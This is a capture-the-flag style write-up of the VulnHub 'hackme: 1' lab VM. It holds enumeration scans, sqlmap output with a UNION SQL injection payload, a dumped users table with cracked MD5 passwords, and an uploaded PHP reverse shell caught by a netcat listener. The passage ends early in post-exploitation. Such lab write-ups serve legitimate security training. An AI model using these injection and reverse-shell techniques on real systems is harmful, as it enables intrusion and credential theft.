[VulnHub] hackme: 1

Date: 27/Sep/2019
Categories: oscp, vulnhub, linux
Tags: exploit_php_fileupload, exploit_php_reverseshell, privesc_setuid

Overview

This is a writeup for VulnHub VM hackme: 1. Here are stats for this machine from machinescli:

```
machinescli -t --info hackme
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#330	hackme: 1						exploit_php_fileupload exploit_php_reverseshell privesc_setuid

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (`enumeration` → `exploitation` → `privilege escalation`) for this machine:



Figure 2: writeup.overview.killchain

TTPs

1. `80/tcp/http/Apache httpd 2.4.34 ((Ubuntu))`: exploit_php_fileupload, exploit_php_reverseshell, privesc_setuid

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Sep 27 12:01:02 2019 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /root/toolbox/writeups/vulnhub.hackme/results/192.168.92.180/scans/_quick_tcp_nmap.txt -oX
 ↪  /root/toolbox/writeups/vulnhub.hackme/results/192.168.92.180/scans/xml/_quick_tcp_nmap.xml
 ↪  192.168.92.180
Nmap scan report for 192.168.92.180
Host is up, received arp-response (0.0022s latency).
Scanned at 2019-09-27 12:01:03 PDT for 11s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
 ↪  2.0)
| ssh-hostkey:
|   2048 6b:a8:24:d6:09:2f:c9:9a:8e:ab:bc:6e:7d:4e:b9:ad (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDOKQXcUd/+zfBtJFhP+25xVDOf+ujGrlKTw/
 ↪  Ho8wy41nYgrtyHiiscKmJUv7XKAfjC8YImead1E+
 ↪  okzuRvpT1HX3l1xMwfWboty0V3IezTFxYIpUPmqejoC9uSsKxpd5h+vDRwchjCQGZpumuei5QT+OyY7XpdUB3P/
 ↪  lica+QEO2Af4ZFmeOOizRYvabosnbg2rGObbkTbMZVcGdL67ECncSRP5mcjH2cnXqAAiDEs+F9YtROoRVX8+
 ↪  SqaVXLqrNzIeZxqH8BW1f0O4SPq5tsHiYbCco4yb9iMgnX1EPd981wt4O+6DON3BB1QYciv6RAS4fKCP+
 ↪  Akk2c4tThBGm7t
|   256 ab:e8:4f:53:38:06:2c:6a:f3:92:e3:97:4a:0e:3e:d1 (ECDSA)
| ecdsa-sha2-nistp256
 ↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKTgFkEMmekHRtPsKN9f6w7/m1ih/
 ↪  8MraIwM4yIy5/hRW8ct1Ghc6YnhhIOKJGYF6KYiCgyKK97mVEpBVf98O5w=
|   256 32:76:90:b8:7d:fc:a4:32:63:10:cd:67:61:49:d6:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPPEwLR2lULYITB1F789nQ/INIXH6NhMCHK25Z3pJquX
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.34 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.34 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:49:EA:B5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 27 12:01:14 2019 -- 1 IP address (1 host up) scanned in 12.51 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports

#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux protocol 2.0)	./results/192.168.92.180/scans/tcp_22_ssh_nmap.txt
				./results/192.168.92.180/scans/tcp_80_http_gobuster.txt
				./results/192.168.92.180/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	ttl 64 Apache httpd 2.4.34 ((Ubuntu))	./results/192.168.92.180/scans/tcp_80_http_nmap.txt
				./results/192.168.92.180/scans/tcp_80_http_robots.txt
				./results/192.168.92.180/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find quite a few interesting links from the `gobuster` scan and open the `http://192.168.92.180:80/index.php`

page to explore the web application further:

```
gobuster -u http://192.168.92.180:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
↪  -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
 http://192.168.92.180:80/config.php (Status: 200) [Size: 0]
 http://192.168.92.180:80/index.php (Status: 200) [Size: 100]
 http://192.168.92.180:80/index.php (Status: 200) [Size: 100]
 http://192.168.92.180:80/login.php (Status: 200) [Size: 1245]
 http://192.168.92.180:80/logout.php (Status: 302)
 http://192.168.92.180:80/register.php (Status: 200) [Size: 1937]
 http://192.168.92.180:80/server-status (Status: 403) [Size: 302]
 http://192.168.92.180:80/uploads (Status: 301)
 http://192.168.92.180:80/welcome.php (Status: 302)
```

4. We are redirected to the `http://192.168.92.180:80/login.php` link at every page visit so we try some common credentials and SQLi attempts. When these do not help, we decide to use the registration option which takes us to the `http://192.168.92.180:80/register.php` page. We register a username `foobar` with `foobar` password and get logged in to the web application:



Figure 4: writeup.enumeration.steps.4.1



Figure 5: writeup.enumeration.steps.4.2



Figure 6: writeup.enumeration.steps.4.3

Findings

Open Ports

```
22/tcp  |  ssh   |  OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  |  http  |  Apache httpd 2.4.34 ((Ubuntu))
```

Phase #2: Exploitation

1. The web application presents an online book catalog with a search box. We run `sqlmap` on this page and find the search function vulnerable to SQLi. We dump contents of `webapphacking` database and find MD5 hashed passwords within `users` table. Most of these passwords are easily cracked but we had to use an online MD5 cracker for the password hash of user `superadmin`:

```
cat searchform.txt
  POST /welcome.php HTTP/1.1
  Host: 192.168.92.180
  User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Referer: http://192.168.92.180/welcome.php
  Content-Type: application/x-www-form-urlencoded
  Content-Length: 11
  Cookie: PHPSESSID=a9nbe6ikh8ugo269h3rckltqp1
  DNT: 1
  Connection: close
  Upgrade-Insecure-Requests: 1

  search=test
sqlmap -r searchform.txt --dbs --batch
sqlmap -r searchform.txt -D webapphacking --dump-all --batch
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.hackme # sqlmap -r searchform.txt --dbs --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:13:05

[13:13:05] [INFO] parsing HTTP request from 'searchform.txt'
[13:13:06] [INFO] testing connection to the target URL
[13:13:06] [INFO] testing if the target URL content is stable
[13:13:07] [INFO] target URL content is stable
[13:13:07] [INFO] testing if POST parameter 'search' is dynamic
[13:13:07] [WARNING] POST parameter 'search' does not appear to be dynamic
[13:13:07] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
```

Figure 7: writeup.exploitation.steps.1.1

```
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 114 HTTP(s) requests:
---
Parameter: search (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=test' UNION ALL SELECT NULL,CONCAT(CONCAT('qvqjq','lzvkEtgCwflmdLGgDeTONEdTLUIOFDhVVzPVqmAa'),'qxqvq'),NULL-- oLht
---
[13:13:08] [INFO] testing MySQL
[13:13:08] [INFO] confirming MySQL
[13:13:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.34
back-end DBMS: MySQL >= 5.0.0
[13:13:08] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] webapphacking

[13:13:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.92.180'

[*] shutting down at 13:13:08

root@kali: ~/toolbox/data/writeups/vulnhub.hackme #
```

Figure 8: writeup.exploitation.steps.1.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.hackme # sqlmap -r searchform.txt -D webapphacking --dump-all --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:15:41

[13:15:41] [INFO] parsing HTTP request from 'searchform.txt'
[13:15:41] [INFO] resuming back-end DBMS 'mysql'
[13:15:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=test' UNION ALL SELECT NULL,CONCAT(CONCAT('qvqjq','lzvkEtgCwflmdLGgDeTONEdTLUIOFDhVVzPVqmAa'),'qxqvq'),NULL-- oLht
---
[13:15:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.34
back-end DBMS: MySQL 5
```

Figure 9: writeup.exploitation.steps.1.3

```
[13:15:41] [INFO] fetching tables for database: 'webapphacking'
[13:15:42] [INFO] fetching columns for table 'books' in database 'webapphacking'
[13:15:42] [INFO] fetching entries for table 'books' in database 'webapphacking'
Database: webapphacking
Table: books
[15 entries]
+----+-------+----------------------------+
| id | price | bookname                   |
+----+-------+----------------------------+
| 1  | 50    | Anonymous Hackers TTP      |
| 2  | 80    | CISSP Guide                |
| 3  | 30    | Security+                  |
| 4  | 45    | Practical WebApp Hacking   |
| 5  | 20    | All about Kali Linux       |
| 6  | 10    | Linux OS                   |
| 7  | 10    | Windows OS                 |
| 8  | 190   | IoT Exploitation           |
| 9  | 90    | ZigBee Wireless Hacking    |
| 10 | 50    | JTAG UART Hardware Hacking |
| 11 | 40    | Container Breakout         |
| 12 | 240   | OSCP/OSCE Guide            |
| 13 | 40    | CREST CRT                  |
| 14 | 88    | Creating your vulnerable VM |
| 15 | 48    | OSINT                      |
+----+-------+----------------------------+

[13:15:42] [INFO] table 'webapphacking.books' dumped to CSV file '/root/.sqlmap/output/192.168.92.180/dump/webapphacking/books.csv'
```

Figure 10: writeup.exploitation.steps.1.4

```
[13:15:42] [INFO] fetching columns for table 'users' in database 'webapphacking'
[13:15:42] [INFO] fetching entries for table 'users' in database 'webapphacking'
[13:15:42] [INFO] recognized possible password hashes in column 'pasword'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:15:42] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:15:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:15:42] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:15:42] [INFO] starting 4 processes
[13:15:50] [INFO] cracked password 'commando' for hash '6269c4f71a55b24bad0f0267d9be5508'
[13:15:50] [INFO] cracked password 'hello' for hash '5d41402abc4b2a76b9719d911017c592'
[13:15:51] [INFO] cracked password 'foobar' for hash '3858f62230ac3c915f300c664312c63f'
[13:15:55] [INFO] cracked password 'testtest' for hash '05a671c66aefea124cc08b76ea6d30bb'
[13:15:57] [INFO] cracked password 'p@ssw0rd' for hash '0f359740bd1cda994f8b55330c86d845'
Database: webapphacking
Table: users
[8 entries]
+----+--------------+--------------+-------------------------------------------+----------------+
| id | name         | user         | pasword                                   | address        |
+----+--------------+--------------+-------------------------------------------+----------------+
| 1  | David        | user1        | 5d41402abc4b2a76b9719d911017c592 (hello)  | Newton Circles |
| 2  | Beckham      | user2        | 6269c4f71a55b24bad0f0267d9be5508 (commando) | Kensington   |
| 3  | anonymous    | user3        | 0f359740bd1cda994f8b55330c86d845 (p@ssw0rd) | anonymous    |
| 10 | testismyname | test         | 05a671c66aefea124cc08b76ea6d30bb (testtest) | testaddress  |
| 11 | superadmin   | superadmin   | 2386acb2cf356944177746fc92523983          | superadmin     |
| 12 | test1        | test1        | 05a671c66aefea124cc08b76ea6d30bb (testtest) | test1        |
| 13 | ' or 1=1 -- - | ' or 1=1 -- - | 1aff91130ca46149c98cfbcb362432bb          | ' or 1=1 -- -  |
| 14 | foobar       | foobar       | 3858f62230ac3c915f300c664312c63f (foobar) | foobar         |
+----+--------------+--------------+-------------------------------------------+----------------+

[13:16:00] [INFO] table 'webapphacking.users' dumped to CSV file '/root/.sqlmap/output/192.168.92.180/dump/webapphacking/users.csv'
[13:16:00] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.92.180'

[*] shutting down at 13:16:00

root@kali: ~/toolbox/data/writeups/vulnhub.hackme #
```

Figure 11: writeup.exploitation.steps.1.5

Figure 12: writeup.exploitation.steps.1.6

2. We log in to the web application as user `superadmin` and are presented with file upload functionality. We create a PHP reverse shell file and upload it successfully. There was no need to bypass any kind of upload filters in this case. The location for uploaded files is already known to be `192.168.92.180/uploads/` directory from the `gobuster` scan. We find our uploaded file within this directory and proceeded to get the initial shell:

```
nc -nlvp 443
192.168.92.180/uploads/rs.php
```



Figure 13: writeup.exploitation.steps.2.1



Figure 14: writeup.exploitation.steps.2.2



Figure 15: writeup.exploitation.steps.2.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.hackme # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.180] 40762
Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 20:28:39 up  1:56,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.180  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::20c:29ff:fe49:eab5  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:49:ea:b5  txqueuelen 1000  (Ethernet)
        RX packets 486204  bytes 304231697 (304.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 315253  bytes 40538335 (40.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 16: writeup.exploitation.steps.2.4

Phase #2.5: Post Exploitation

```
www-data@hackme> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackme>
www-data@hackme> uname
